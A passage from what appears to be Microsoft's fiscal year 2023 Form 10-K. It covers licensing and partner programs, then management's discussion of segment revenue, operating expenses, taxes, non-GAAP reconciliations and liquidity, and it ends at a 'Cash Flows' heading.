SA conveys rights to new software and upgrades for perpetual licenses released over the contract period. It also provides support, tools, training, and other licensing benefits to help customers deploy and use software efficiently. SA is included with certain volume licensing agreements and is an optional purchase with others.

## **Volume Licensing Programs**

### ***Enterprise Agreement***

Enterprise Agreements offer large organizations a manageable volume licensing program that gives them the flexibility to buy cloud services and software licenses under one agreement. Enterprise Agreements are designed for medium or large organizations that want to license cloud services and on-premises software organization-wide over a three-year period. Organizations can elect to purchase perpetual licenses or subscribe to licenses. SA is included.

### ***Microsoft Customer Agreement***

A Microsoft Customer Agreement is a simplified purchase agreement presented, accepted, and stored through a digital experience. A Microsoft Customer Agreement is a non-expiring agreement that is designed to support all customers over time, whether purchasing through a partner or directly from Microsoft.

### ***Microsoft Online Subscription Agreement***

A Microsoft Online Subscription Agreement is designed for small and medium organizations that want to subscribe to, activate, provision, and maintain cloud services seamlessly and directly via the web. The agreement allows customers to acquire monthly or annual subscriptions for cloud-based services.

### ***Microsoft Products and Services Agreement***

Microsoft Products and Services Agreements are designed for medium and large organizations that want to license cloud services and on-premises software as needed, with no organization-wide commitment, under a single, non-expiring agreement. Organizations purchase perpetual licenses or subscribe to licenses. SA is optional for customers that purchase perpetual licenses.

### ***Open Value***

Open Value agreements are a simple, cost-effective way to acquire the latest Microsoft technology. These agreements are designed for small and medium organizations that want to license cloud services and on-premises software over a three-year period. Under Open Value agreements, organizations can elect to purchase perpetual licenses or subscribe to licenses and SA is included.

### ***Select Plus***

A Select Plus agreement is designed for government and academic organizations to acquire on-premises licenses at any affiliate or department level, while realizing advantages as one organization. Organizations purchase perpetual licenses and SA is optional.

## **Partner Programs**

The Microsoft Cloud Solution Provider Program offers customers an easy way to license the cloud services they need in combination with the value-added services offered by their systems integrator, managed services provider, or cloud reseller partner. Partners in this program can easily package their own products and services to directly provision, manage, and support their customer subscriptions.

The Microsoft Services Provider License Agreement allows hosting service providers and independent software vendors who want to license eligible Microsoft software products to provide software services and hosted applications to their end customers. Partners license software over a three-year period and are billed monthly based on consumption.

The Independent Software Vendor Royalty Program enables partners to integrate Microsoft products into other applications and then license the unified business solution to their end users.

## CUSTOMERS

Our customers include individual consumers, small and medium organizations, large global enterprises, public-sector institutions, Internet service providers, application developers, and OEMs. Our practice is to ship our products promptly upon receipt of purchase orders from customers; consequently, backlog is not significant.

## AVAILABLE INFORMATION

Our Internet address is [www.microsoft.com](http://www.microsoft.com). At our Investor Relations website, [www.microsoft.com/investor](http://www.microsoft.com/investor), we make available free of charge a variety of information for investors. Our goal is to maintain the Investor Relations website as a portal through which investors can easily find or navigate to pertinent information about us, including:

- Our annual report on Form 10-K, quarterly reports on Form 10-Q, current reports on Form 8-K, and any amendments to those reports, as soon as reasonably practicable after we electronically file that material with or furnish it to the Securities and Exchange Commission ("SEC") at [www.sec.gov](http://www.sec.gov).
- Information on our business strategies, financial results, and metrics for investors.
- Announcements of investor conferences, speeches, and events at which our executives talk about our product, service, and competitive strategies. Archives of these events are also available.
- Press releases on quarterly earnings, product and service announcements, legal developments, and international news.
- Corporate governance information including our articles of incorporation, bylaws, governance guidelines, committee charters, codes of conduct and ethics, global corporate social responsibility initiatives, and other governance-related policies.
- Other news and announcements that we may post from time to time that investors might find useful or interesting.
- Opportunities to sign up for email alerts to have information pushed in real time.

We publish a variety of reports and resources related to our Corporate Social Responsibility programs and progress on our Reports Hub website, [www.microsoft.com/corporate-responsibility/reports-hub](http://www.microsoft.com/corporate-responsibility/reports-hub), including reports on sustainability, responsible sourcing, accessibility, digital trust, and public policy engagement.

The information found on these websites is not part of, or incorporated by reference into, this or any other report we file with, or furnish to, the SEC. In addition to these channels, we use social media to communicate to the public. It is possible that the information we post on social media could be deemed to be material to investors. We encourage investors, the media, and others interested in Microsoft to review the information we post on the social media channels listed on our Investor Relations website.

## MANAGEMENT'S DISCUSSION AND ANALYSIS OF FINANCIAL CONDITION AND RESULTS OF OPERATIONS

The following Management's Discussion and Analysis of Financial Condition and Results of Operations ("MD&A") is intended to help the reader understand the results of operations and financial condition of Microsoft Corporation. MD&A is provided as a supplement to, and should be read in conjunction with, our consolidated financial statements and the accompanying Notes to Financial Statements. This section generally discusses the results of our operations for the year ended June 30, 2023 compared to the year ended June 30, 2022. For a discussion of the year ended June 30, 2022 compared to the year ended June 30, 2021, please refer to, "Management's Discussion and Analysis of Financial Condition and Results of Operations" in our Annual Report on Form 10-K for the year ended June 30, 2022.

### OVERVIEW

Microsoft is a technology company whose mission is to empower every person and every organization on the planet to achieve more. We strive to create local opportunity, growth, and impact in every country around the world. We are creating the platforms and tools, powered by artificial intelligence ("AI"), that deliver better, faster, and more effective solutions to support small and large business competitiveness, improve educational and health outcomes, grow public-sector efficiency, and empower human ingenuity.

We generate revenue by offering a wide range of cloud-based solutions, content, and other services to people and businesses; licensing and supporting an array of software products; delivering relevant online advertising to a global audience; and designing and selling devices. Our most significant expenses are related to compensating employees; supporting and investing in our cloud-based services, including datacenter operations; designing, manufacturing, marketing, and selling our other products and services; and income taxes.

Highlights from fiscal year 2023 compared with fiscal year 2022 included:

- Microsoft Cloud revenue increased 22% to \$111.6 billion.
- Office Commercial products and cloud services revenue increased 10% driven by Office 365 Commercial growth of 13%.
- Office Consumer products and cloud services revenue increased 2% and Microsoft 365 Consumer subscribers increased to 67.0 million.
- LinkedIn revenue increased 10%.
- Dynamics products and cloud services revenue increased 16% driven by Dynamics 365 growth of 24%.
- Server products and cloud services revenue increased 19% driven by Azure and other cloud services growth of 29%.
- Windows original equipment manufacturer licensing ("Windows OEM") revenue decreased 25%.
- Devices revenue decreased 24%.
- Windows Commercial products and cloud services revenue increased 5%.
- Xbox content and services revenue decreased 3%.
- Search and news advertising revenue excluding traffic acquisition costs increased 11%.

### **Industry Trends**

Our industry is dynamic and highly competitive, with frequent changes in both technologies and business models. Each industry shift is an opportunity to conceive new products, new technologies, or new ideas that can further transform the industry and our business. At Microsoft, we push the boundaries of what is possible through a broad range of research and development activities that seek to identify and address the changing demands of customers and users, industry trends, and competitive forces.

### **Economic Conditions, Challenges, and Risks**

The markets for software, devices, and cloud-based services are dynamic and highly competitive. Our competitors are developing new software and devices, while also deploying competing cloud-based services for consumers and businesses. The devices and form factors customers prefer evolve rapidly, influencing how users access services in the cloud and, in

some cases, the user's choice of which suite of cloud-based services to use. Aggregate demand for our software, services, and devices is also correlated to global macroeconomic and geopolitical factors, which remain dynamic. We must continue to evolve and adapt over an extended time in pace with this changing environment.

The investments we are making in cloud and AI infrastructure and devices will continue to increase our operating costs and may decrease our operating margins. We continue to identify and evaluate opportunities to expand our datacenter locations and increase our server capacity to meet the evolving needs of our customers, particularly given the growing demand for AI services. Our datacenters depend on the availability of permitted and buildable land, predictable energy, networking supplies, and servers, including graphics processing units ("GPUs") and other components. Our devices are primarily manufactured by third-party contract manufacturers. For the majority of our products, we have the ability to use other manufacturers if a current vendor becomes unavailable or unable to meet our requirements. However, some of our products contain certain components for which there are very few qualified suppliers. Extended disruptions at these suppliers could impact our ability to manufacture devices on time to meet consumer demand.

Our success is highly dependent on our ability to attract and retain qualified employees. We hire a mix of university and industry talent worldwide. We compete for talented individuals globally by offering an exceptional working environment, broad customer reach, scale in resources, the ability to grow one's career across many different products and businesses, and competitive compensation and benefits.

Our international operations provide a significant portion of our total revenue and expenses. Many of these revenue and expenses are denominated in currencies other than the U.S. dollar. As a result, changes in foreign exchange rates may significantly affect revenue and expenses. Fluctuations in the U.S. dollar relative to certain foreign currencies reduced reported revenue and expenses from our international operations in fiscal year 2023.

On January 18, 2023, we announced decisions we made to align our cost structure with our revenue and customer demand, prioritize our investments in strategic areas, and consolidate office space. As a result, we recorded a \$1.2 billion charge in the second quarter of fiscal year 2023 ("Q2 charge"), which included employee severance expenses of \$800 million, impairment charges resulting from changes to our hardware portfolio, and costs related to lease consolidation activities. First, we reduced our overall workforce by approximately 10,000 jobs through the third quarter of fiscal year 2023 related to the Q2 charge, which represents less than 5% of our total employee base. While we eliminated roles in some areas, we will continue to hire in key strategic areas. Second, we are allocating both our capital and talent to areas of secular growth and long-term competitiveness, while divesting in other areas. Third, we are consolidating our leases to create higher density across our workspaces, which impacted our financial results through the remainder of fiscal year 2023, and we may make similar decisions in future periods as we continue to evaluate our real estate needs.

Refer to Risk Factors in our fiscal year 2023 Form 10-K for a discussion of these factors and other risks.

### **Seasonality**

Our revenue fluctuates quarterly and is generally higher in the second and fourth quarters of our fiscal year. Second quarter revenue is driven by corporate year-end spending trends in our major markets and holiday season spending by consumers, and fourth quarter revenue is driven by the volume of multi-year on-premises contracts executed during the period.

### **Change in Accounting Estimate**

In July 2022, we completed an assessment of the useful lives of our server and network equipment. Due to investments in software that increased efficiencies in how we operate our server and network equipment, as well as advances in technology, we determined we should increase the estimated useful lives of both server and network equipment from four years to six years. This change in accounting estimate was effective beginning fiscal year 2023. Based on the carrying amount of server and network equipment included in property and equipment, net as of June 30, 2022, the effect of this change in estimate for fiscal year 2023 was an increase in operating income of \$3.7 billion and net income of \$3.0 billion, or \$0.40 per both basic and diluted share.

### **Reportable Segments**

We report our financial performance based on the following segments: Productivity and Business Processes, Intelligent Cloud, and More Personal Computing. The segment amounts included in MD&A are presented on a basis consistent with our internal management reporting. We have recast certain prior period amounts to conform to the way we internally manage and monitor our business.

Additional information on our reportable segments is contained in Note 19 – Segment Information and Geographic Data of the Notes to Financial Statements.

## Metrics

We use metrics in assessing the performance of our business and to make informed decisions regarding the allocation of resources. We disclose metrics to enable investors to evaluate progress against our ambitions, provide transparency into performance trends, and reflect the continued evolution of our products and services. Our commercial and other business metrics are fundamentally connected based on how customers use our products and services. The metrics are disclosed in the MD&A or the Notes to Financial Statements. Financial metrics are calculated based on financial results prepared in accordance with accounting principles generally accepted in the United States of America (“GAAP”), and growth comparisons relate to the corresponding period of last fiscal year.

In the first quarter of fiscal year 2023, we made updates to the presentation and method of calculation for certain metrics, most notably expanding our Surface metric into a broader Devices metric to incorporate additional revenue streams, along with other minor changes to align with how we manage our businesses.

## Commercial

Our commercial business primarily consists of Server products and cloud services, Office Commercial, Windows Commercial, the commercial portion of LinkedIn, Enterprise Services, and Dynamics. Our commercial metrics allow management and investors to assess the overall health of our commercial business and include leading indicators of future performance.

|   |   |
|---|---|
| Commercial remaining performance obligation | Commercial portion of revenue allocated to remaining performance obligations, which includes unearned revenue and amounts that will be invoiced and recognized as revenue in future periods |
| Microsoft Cloud revenue                     | Revenue from Azure and other cloud services, Office 365 Commercial, the commercial portion of LinkedIn, Dynamics 365, and other commercial cloud properties                                 |
| Microsoft Cloud gross margin percentage     | Gross margin percentage for our Microsoft Cloud business  |

## Productivity and Business Processes and Intelligent Cloud

Metrics related to our Productivity and Business Processes and Intelligent Cloud segments assess the health of our core businesses within these segments. The metrics reflect our cloud and on-premises product strategies and trends.

|  |   |
|--|---|
| Office Commercial products and cloud services revenue growth | Revenue from Office Commercial products and cloud services (Office 365 subscriptions, the Office 365 portion of Microsoft 365 Commercial subscriptions, and Office licensed on-premises), comprising Office, Exchange, SharePoint, Microsoft Teams, Office 365 Security and Compliance, Microsoft Viva, and Microsoft 365 Copilot |
| Office Consumer products and cloud services revenue growth   | Revenue from Office Consumer products and cloud services, including Microsoft 365 Consumer subscriptions, Office licensed on-premises, and other Office services  |
| Office 365 Commercial seat growth                            | The number of Office 365 Commercial seats at end of period where seats are paid users covered by an Office 365 Commercial subscription  |
| Microsoft 365 Consumer subscribers                           | The number of Microsoft 365 Consumer subscribers at end of period   |
| Dynamics products and cloud services revenue growth          | Revenue from Dynamics products and cloud services, including Dynamics 365, comprising a set of intelligent, cloud-based applications across ERP, CRM (including Customer Insights), Power Apps, and Power Automate; and on-premises ERP and CRM applications  |
| LinkedIn revenue growth                                      | Revenue from LinkedIn, including Talent Solutions, Marketing Solutions, Premium Subscriptions, and Sales Solutions  |

|   |   |
|---|---|
| Server products and cloud services revenue growth | Revenue from Server products and cloud services, including Azure and other cloud services; SQL Server, Windows Server, Visual Studio, System Center, and related Client Access Licenses (“CALs”); and Nuance and GitHub |
|---|---|

### **More Personal Computing**

Metrics related to our More Personal Computing segment assess the performance of key lines of business within this segment. These metrics provide strategic product insights which allow us to assess the performance across our commercial and consumer businesses. As we have diversity of target audiences and sales motions within the Windows business, we monitor metrics that are reflective of those varying motions.

|   |   |
|---|---|
| Windows OEM revenue growth                                    | Revenue from sales of Windows Pro and non-Pro licenses sold through the OEM channel   |
| Windows Commercial products and cloud services revenue growth | Revenue from Windows Commercial products and cloud services, comprising volume licensing of the Windows operating system, Windows cloud services, and other Windows commercial offerings  |
| Devices revenue growth  | Revenue from Devices, including Surface, HoloLens, and PC accessories   |
| Xbox content and services revenue growth                      | Revenue from Xbox content and services, comprising first- and third-party content (including games and in-game content), Xbox Game Pass and other subscriptions, Xbox Cloud Gaming, advertising, third-party disc royalties, and other cloud services |
| Search and news advertising revenue (ex TAC) growth           | Revenue from search and news advertising excluding traffic acquisition costs (“TAC”) paid to Bing Ads network publishers and news partners  |

### SUMMARY RESULTS OF OPERATIONS

| <b>(In millions, except percentages and per share amounts)</b> | <b>2023</b> | <b>2022</b> | <b>Percentage Change</b> |
|--|-------------|-------------|--------------------------|
| Revenue  | \$ 211,915  | \$ 198,270  | 7%                       |
| Gross margin   | 146,052     | 135,620     | 8%                       |
| Operating income   | 88,523      | 83,383      | 6%                       |
| Net income   | 72,361      | 72,738      | (1)%                     |
| Diluted earnings per share                                     | 9.68        | 9.65        | 0%                       |
| Adjusted gross margin (non-GAAP)                               | 146,204     | 135,620     | 8%                       |
| Adjusted operating income (non-GAAP)                           | 89,694      | 83,383      | 8%                       |
| Adjusted net income (non-GAAP)                                 | 73,307      | 69,447      | 6%                       |
| Adjusted diluted earnings per share (non-GAAP)                 | 9.81        | 9.21        | 7%                       |

Adjusted gross margin, operating income, net income, and diluted earnings per share (“EPS”) are non-GAAP financial measures. Current year non-GAAP financial measures exclude the impact of the Q2 charge, which includes employee severance expenses, impairment charges resulting from changes to our hardware portfolio, and costs related to lease consolidation activities. Prior year non-GAAP financial measures exclude the net income tax benefit related to transfer of intangible properties in the first quarter of fiscal year 2022. Refer to Note 12 – Income Taxes of the Notes to Financial Statements for further discussion. Refer to the Non-GAAP Financial Measures section below for a reconciliation of our financial results reported in accordance with GAAP to non-GAAP financial results.

### **Fiscal Year 2023 Compared with Fiscal Year 2022**

Revenue increased \$13.6 billion or 7% driven by growth in Intelligent Cloud and Productivity and Business Processes, offset in part by a decline in More Personal Computing. Intelligent Cloud revenue increased driven by Azure and other cloud services. Productivity and Business Processes revenue increased driven by Office 365 Commercial and LinkedIn. More Personal Computing revenue decreased driven by Windows and Devices.



Cost of revenue increased \$3.2 billion or 5% driven by growth in Microsoft Cloud, offset in part by the change in accounting estimate.

Gross margin increased \$10.4 billion or 8% driven by growth in Intelligent Cloud and Productivity and Business Processes and the change in accounting estimate, offset in part by a decline in More Personal Computing.

- Gross margin percentage increased slightly. Excluding the impact of the change in accounting estimate, gross margin percentage decreased 1 point driven by declines in Intelligent Cloud and More Personal Computing, offset in part by sales mix shift between our segments.
- Microsoft Cloud gross margin percentage increased 2 points to 72%. Excluding the impact of the change in accounting estimate, Microsoft Cloud gross margin percentage decreased slightly driven by a decline in Azure and other cloud services and sales mix shift to Azure and other cloud services, offset in part by improvement in Office 365 Commercial.

Operating expenses increased \$5.3 billion or 10% driven by employee severance expenses, 2 points of growth from the Nuance and Xandr acquisitions, investments in cloud engineering, and LinkedIn.

Operating income increased \$5.1 billion or 6% driven by growth in Productivity and Business Processes and Intelligent Cloud and the change in accounting estimate, offset in part by a decline in More Personal Computing.

Revenue, gross margin, and operating income included an unfavorable foreign currency impact of 4%, 4%, and 6%, respectively. Cost of revenue and operating expenses both included a favorable foreign currency impact of 2%.

Current year gross margin, operating income, net income, and diluted EPS were negatively impacted by the Q2 charge, which resulted in decreases of \$152 million, \$1.2 billion, \$946 million, and \$0.13, respectively. Prior year net income and diluted EPS were positively impacted by the net tax benefit related to the transfer of intangible properties, which resulted in an increase to net income and diluted EPS of \$3.3 billion and \$0.44, respectively.

#### SEGMENT RESULTS OF OPERATIONS

| <b>(In millions, except percentages)</b> | <b>2023</b>       | <b>2022</b>       | <b>Percentage Change</b> |
|--|-------------------|-------------------|--------------------------|
| <b>Revenue</b>                           |                   |                   |                          |
| Productivity and Business Processes      | \$ 69,274         | \$ 63,364         | 9%                       |
| Intelligent Cloud                        | 87,907            | 74,965            | 17%                      |
| More Personal Computing                  | 54,734            | 59,941            | (9)%                     |
| Total                                    | <u>\$ 211,915</u> | <u>\$ 198,270</u> | 7%                       |
| <b>Operating Income</b>                  |                   |                   |                          |
| Productivity and Business Processes      | \$ 34,189         | \$ 29,690         | 15%                      |
| Intelligent Cloud                        | 37,884            | 33,203            | 14%                      |
| More Personal Computing                  | 16,450            | 20,490            | (20)%                    |
| Total                                    | <u>\$ 88,523</u>  | <u>\$ 83,383</u>  | 6%                       |

#### **Reportable Segments**

##### ***Fiscal Year 2023 Compared with Fiscal Year 2022***

##### ***Productivity and Business Processes***

Revenue increased \$5.9 billion or 9%.

- Office Commercial products and cloud services revenue increased \$3.7 billion or 10%. Office 365 Commercial revenue grew 13% with seat growth of 11%, driven by small and medium business and frontline worker offerings, as well as growth in revenue per user. Office Commercial products revenue declined 21% driven by continued customer shift to cloud offerings.
- Office Consumer products and cloud services revenue increased \$140 million or 2%. Microsoft 365 Consumer subscribers grew 12% to 67.0 million.
- LinkedIn revenue increased \$1.3 billion or 10% driven by Talent Solutions.
- Dynamics products and cloud services revenue increased \$750 million or 16% driven by Dynamics 365 growth of 24%.

Operating income increased \$4.5 billion or 15%.

- Gross margin increased \$5.8 billion or 12% driven by growth in Office 365 Commercial and LinkedIn, as well as the change in accounting estimate. Gross margin percentage increased. Excluding the impact of the change in accounting estimate, gross margin percentage increased slightly driven by improvement in Office 365 Commercial, offset in part by sales mix shift to cloud offerings.
- Operating expenses increased \$1.3 billion or 7% driven by investment in LinkedIn and employee severance expenses.

Revenue, gross margin, and operating income included an unfavorable foreign currency impact of 5%, 5%, and 8%, respectively.

#### *Intelligent Cloud*

Revenue increased \$12.9 billion or 17%.

- Server products and cloud services revenue increased \$12.6 billion or 19% driven by Azure and other cloud services. Azure and other cloud services revenue grew 29% driven by growth in our consumption-based services. Server products revenue decreased 1%.
- Enterprise Services revenue increased \$315 million or 4% driven by growth in Enterprise Support Services, offset in part by a decline in Industry Solutions (formerly Microsoft Consulting Services).

Operating income increased \$4.7 billion or 14%.

- Gross margin increased \$8.9 billion or 17% driven by growth in Azure and other cloud services and the change in accounting estimate. Gross margin percentage decreased slightly. Excluding the impact of the change in accounting estimate, gross margin percentage decreased 3 points driven by sales mix shift to Azure and other cloud services and a decline in Azure and other cloud services.
- Operating expenses increased \$4.2 billion or 21% driven by investments in Azure, 4 points of growth from the Nuance acquisition, and employee severance expenses.

Revenue, gross margin, and operating income included an unfavorable foreign currency impact of 4%, 4%, and 6%, respectively. Operating expenses included a favorable foreign currency impact of 2%.

#### *More Personal Computing*

Revenue decreased \$5.2 billion or 9%.

- Windows revenue decreased \$3.2 billion or 13% driven by a decrease in Windows OEM. Windows OEM revenue decreased 25% as elevated channel inventory levels continued to drive additional weakness beyond declining PC demand. Windows Commercial products and cloud services revenue increased 5% driven by demand for Microsoft 365.
- Devices revenue decreased \$1.8 billion or 24% as elevated channel inventory levels continued to drive additional weakness beyond declining PC demand.
- Gaming revenue decreased \$764 million or 5% driven by declines in Xbox hardware and Xbox content and services. Xbox hardware revenue decreased 11% driven by lower volume and price of consoles sold. Xbox content and services revenue decreased 3% driven by a decline in first-party content, offset in part by growth in Xbox Game Pass.
- Search and news advertising revenue increased \$617 million or 5%. Search and news advertising revenue excluding traffic acquisition costs increased 11% driven by higher search volume and the Xandr acquisition.

Operating income decreased \$4.0 billion or 20%.

- Gross margin decreased \$4.2 billion or 13% driven by declines in Windows and Devices. Gross margin percentage decreased driven by a decline in Devices.
- Operating expenses decreased \$195 million or 2% driven by a decline in Devices, offset in part by investments in Search and news advertising, including 2 points of growth from the Xandr acquisition.

Revenue, gross margin, and operating income included an unfavorable foreign currency impact of 3%, 4%, and 6%, respectively. Operating expenses included a favorable foreign currency impact of 2%.

### OPERATING EXPENSES

#### Research and Development

| (In millions, except percentages) | 2023      | 2022      | Percentage Change |
|-----------------------------------|-----------|-----------|-------------------|
| Research and development          | \$ 27,195 | \$ 24,512 | 11%               |
| As a percent of revenue           | 13%       | 12%       | 1ppt              |

Research and development expenses include payroll, employee benefits, stock-based compensation expense, and other headcount-related expenses associated with product development. Research and development expenses also include third-party development and programming costs and the amortization of purchased software code and services content.

#### *Fiscal Year 2023 Compared with Fiscal Year 2022*

Research and development expenses increased \$2.7 billion or 11% driven by investments in cloud engineering and LinkedIn.

#### Sales and Marketing

| (In millions, except percentages) | 2023      | 2022      | Percentage Change |
|-----------------------------------|-----------|-----------|-------------------|
| Sales and marketing               | \$ 22,759 | \$ 21,825 | 4%                |
| As a percent of revenue           | 11%       | 11%       | 0ppt              |

Sales and marketing expenses include payroll, employee benefits, stock-based compensation expense, and other headcount-related expenses associated with sales and marketing personnel, and the costs of advertising, promotions, trade shows, seminars, and other programs.

#### *Fiscal Year 2023 Compared with Fiscal Year 2022*

Sales and marketing expenses increased \$934 million or 4% driven by 3 points of growth from the Nuance and Xandr acquisitions and investments in commercial sales, offset in part by a decline in Windows advertising. Sales and marketing included a favorable foreign currency impact of 2%.

#### General and Administrative

| (In millions, except percentages) | 2023     | 2022     | Percentage Change |
|-----------------------------------|----------|----------|-------------------|
| General and administrative        | \$ 7,575 | \$ 5,900 | 28%               |
| As a percent of revenue           | 4%       | 3%       | 1ppt              |

General and administrative expenses include payroll, employee benefits, stock-based compensation expense, employee severance expense incurred as part of a corporate program, and other headcount-related expenses associated with finance, legal, facilities, certain human resources and other administrative personnel, certain taxes, and legal and other administrative fees.

#### *Fiscal Year 2023 Compared with Fiscal Year 2022*

General and administrative expenses increased \$1.7 billion or 28% driven by employee severance expenses and a charge related to a non-public preliminary draft decision provided by the Irish Data Protection Commission. General and administrative included a favorable foreign currency impact of 2%.

OTHER INCOME (EXPENSE), NET

The components of other income (expense), net were as follows:

(In millions)

| Year Ended June 30,                                   | 2023     | 2022     |
|---|----------|----------|
| Interest and dividends income                         | \$ 2,994 | \$ 2,094 |
| Interest expense                                      | (1,968)  | (2,063)  |
| Net recognized gains on investments                   | 260      | 461      |
| Net losses on derivatives                             | (456)    | (52)     |
| Net gains (losses) on foreign currency remeasurements | 181      | (75)     |
| Other, net  | (223)    | (32)     |
| Total   | \$ 788   | \$ 333   |

We use derivative instruments to manage risks related to foreign currencies, equity prices, interest rates, and credit; enhance investment returns; and facilitate portfolio diversification. Gains and losses from changes in fair values of derivatives that are not designated as hedging instruments are primarily recognized in other income (expense), net.

***Fiscal Year 2023 Compared with Fiscal Year 2022***

Interest and dividends income increased due to higher yields, offset in part by lower portfolio balances. Interest expense decreased due to a decrease in outstanding long-term debt due to debt maturities. Net recognized gains on investments decreased due to lower gains on equity securities and higher losses on fixed income securities. Net losses on derivatives increased due to losses related to managing strategic investments.

INCOME TAXES**Effective Tax Rate**

Our effective tax rate for fiscal years 2023 and 2022 was 19% and 13%, respectively. The increase in our effective tax rate was primarily due to a \$3.3 billion net income tax benefit in the first quarter of fiscal year 2022 related to the transfer of intangible properties and a decrease in tax benefits relating to stock-based compensation.

In the first quarter of fiscal year 2022, we transferred certain intangible properties from our Puerto Rico subsidiary to the U.S. The transfer of intangible properties resulted in a \$3.3 billion net income tax benefit in the first quarter of fiscal year 2022, as the value of future U.S. tax deductions exceeded the current tax liability from the U.S. global intangible low-taxed income tax.

Our effective tax rate was lower than the U.S. federal statutory rate, primarily due to earnings taxed at lower rates in foreign jurisdictions resulting from producing and distributing our products and services through our foreign regional operations center in Ireland.

The mix of income before income taxes between the U.S. and foreign countries impacted our effective tax rate as a result of the geographic distribution of, and customer demand for, our products and services. In fiscal year 2023, our U.S. income before income taxes was \$52.9 billion and our foreign income before income taxes was \$36.4 billion. In fiscal year 2022, our U.S. income before income taxes was \$47.8 billion and our foreign income before income taxes was \$35.9 billion.

**Uncertain Tax Positions**

We settled a portion of the Internal Revenue Service ("IRS") audit for tax years 2004 to 2006 in fiscal year 2011. In February 2012, the IRS withdrew its 2011 Revenue Agents Report related to unresolved issues for tax years 2004 to 2006 and reopened the audit phase of the examination. We also settled a portion of the IRS audit for tax years 2007 to 2009 in fiscal year 2016, and a portion of the IRS audit for tax years 2010 to 2013 in fiscal year 2018. In the second quarter of fiscal year 2021, we settled an additional portion of the IRS audits for tax years 2004 to 2013 and made a payment of \$1.7 billion, including tax and interest. We remain under audit for tax years 2004 to 2017.

As of June 30, 2023, the primary unresolved issues for the IRS audits relate to transfer pricing, which could have a material impact in our consolidated financial statements when the matters are resolved. We believe our allowances for income tax

contingencies are adequate. We have not received a proposed assessment for the unresolved key transfer pricing issues. We do not expect a final resolution of these issues in the next 12 months. Based on the information currently available, we do not anticipate a significant increase or decrease to our tax contingencies for these issues within the next 12 months.

We are subject to income tax in many jurisdictions outside the U.S. Our operations in certain jurisdictions remain subject to examination for tax years 1996 to 2022, some of which are currently under audit by local tax authorities. The resolution of each of these audits is not expected to be material to our consolidated financial statements.

### NON-GAAP FINANCIAL MEASURES

Adjusted gross margin, operating income, net income, and diluted EPS are non-GAAP financial measures. Current year non-GAAP financial measures exclude the impact of the Q2 charge, which includes employee severance expenses, impairment charges resulting from changes to our hardware portfolio, and costs related to lease consolidation activities. Prior year non-GAAP financial measures exclude the net income tax benefit related to transfer of intangible properties in the first quarter of fiscal year 2022. We believe these non-GAAP measures aid investors by providing additional insight into our operational performance and help clarify trends affecting our business. For comparability of reporting, management considers non-GAAP measures in conjunction with GAAP financial results in evaluating business performance. These non-GAAP financial measures presented should not be considered a substitute for, or superior to, the measures of financial performance prepared in accordance with GAAP.

The following table reconciles our financial results reported in accordance with GAAP to non-GAAP financial results:

| <b>(In millions, except percentages and per share amounts)</b>        | <b>2023</b>       | <b>2022</b>       | <b>Percentage Change</b> |
|---|-------------------|-------------------|--------------------------|
| Gross margin  | \$ 146,052        | \$ 135,620        | 8%                       |
| Severance, hardware-related impairment, and lease consolidation costs | 152               | 0                 | *                        |
| Adjusted gross margin (non-GAAP)                                      | <u>\$ 146,204</u> | <u>\$ 135,620</u> | 8%                       |
| Operating income  | \$ 88,523         | \$ 83,383         | 6%                       |
| Severance, hardware-related impairment, and lease consolidation costs | 1,171             | 0                 | *                        |
| Adjusted operating income (non-GAAP)                                  | <u>\$ 89,694</u>  | <u>\$ 83,383</u>  | 8%                       |
| Net income  | \$ 72,361         | \$ 72,738         | (1)%                     |
| Severance, hardware-related impairment, and lease consolidation costs | 946               | 0                 | *                        |
| Net income tax benefit related to transfer of intangible properties   | 0                 | (3,291)           | *                        |
| Adjusted net income (non-GAAP)  | <u>\$ 73,307</u>  | <u>\$ 69,447</u>  | 6%                       |
| Diluted earnings per share  | \$ 9.68           | \$ 9.65           | 0%                       |
| Severance, hardware-related impairment, and lease consolidation costs | 0.13              | 0                 | *                        |
| Net income tax benefit related to transfer of intangible properties   | 0                 | (0.44)            | *                        |
| Adjusted diluted earnings per share (non-GAAP)                        | <u>\$ 9.81</u>    | <u>\$ 9.21</u>    | 7%                       |

\* *Not meaningful.*

### LIQUIDITY AND CAPITAL RESOURCES

We expect existing cash, cash equivalents, short-term investments, cash flows from operations, and access to capital markets to continue to be sufficient to fund our operating activities and cash commitments for investing and financing activities, such as dividends, share repurchases, debt maturities, material capital expenditures, and the transition tax related to the Tax Cuts and Jobs Act ("TCJA"), for at least the next 12 months and thereafter for the foreseeable future.

#### **Cash, Cash Equivalents, and Investments**

Cash, cash equivalents, and short-term investments totaled \$111.3 billion and \$104.8 billion as of June 30, 2023 and 2022, respectively. Equity investments were \$9.9 billion and \$6.9 billion as of June 30, 2023 and 2022, respectively. Our short-term investments are primarily intended to facilitate liquidity and capital preservation. They consist predominantly of highly liquid investment-grade fixed-income securities, diversified among industries and individual issuers. The investments are predominantly U.S. dollar-denominated securities, but also include foreign currency-denominated securities to diversify risk. Our fixed-income investments are exposed to interest rate risk and credit risk. The credit risk and average maturity of our

fixed-income portfolio are managed to achieve economic returns that correlate to certain fixed-income indices. The settlement risk related to these investments is insignificant given that the short-term investments held are primarily highly liquid investment-grade fixed-income securities.

## Valuation

In general, and where applicable, we use quoted prices in active markets for identical assets or liabilities to determine the fair value of our financial instruments. This pricing methodology applies to our Level 1 investments, such as U.S. government securities, common and preferred stock, and mutual funds. If quoted prices in active markets for identical assets or liabilities are not available to determine fair value, then we use quoted prices for similar assets and liabilities or inputs other than the quoted prices that are observable either directly or indirectly. This pricing methodology applies to our Level 2 investments, such as commercial paper, certificates of deposit, U.S. agency securities, foreign government bonds, mortgage- and asset-backed securities, corporate notes and bonds, and municipal securities. Level 3 investments are valued using internally-developed models with unobservable inputs. Assets and liabilities measured at fair value on a recurring basis using unobservable inputs are an immaterial portion of our portfolio.

A majority of our investments are priced by pricing vendors and are generally Level 1 or Level 2 investments as these vendors either provide a quoted market price in an active market or use observable inputs for their pricing without applying significant adjustments. Broker pricing is used mainly when a quoted price is not available, the investment is not priced by our pricing vendors, or when a broker price is more reflective of fair values in the market in which the investment trades. Our broker-priced investments are generally classified as Level 2 investments because the broker prices these investments based on similar assets without applying significant adjustments. In addition, all our broker-priced investments have a sufficient level of trading volume to demonstrate that the fair values used are appropriate for these investments. Our fair value processes include controls that are designed to ensure appropriate fair values are recorded. These controls include model validation, review of key model inputs, analysis of period-over-period fluctuations, and independent recalculation of prices where appropriate.

## Cash Flows

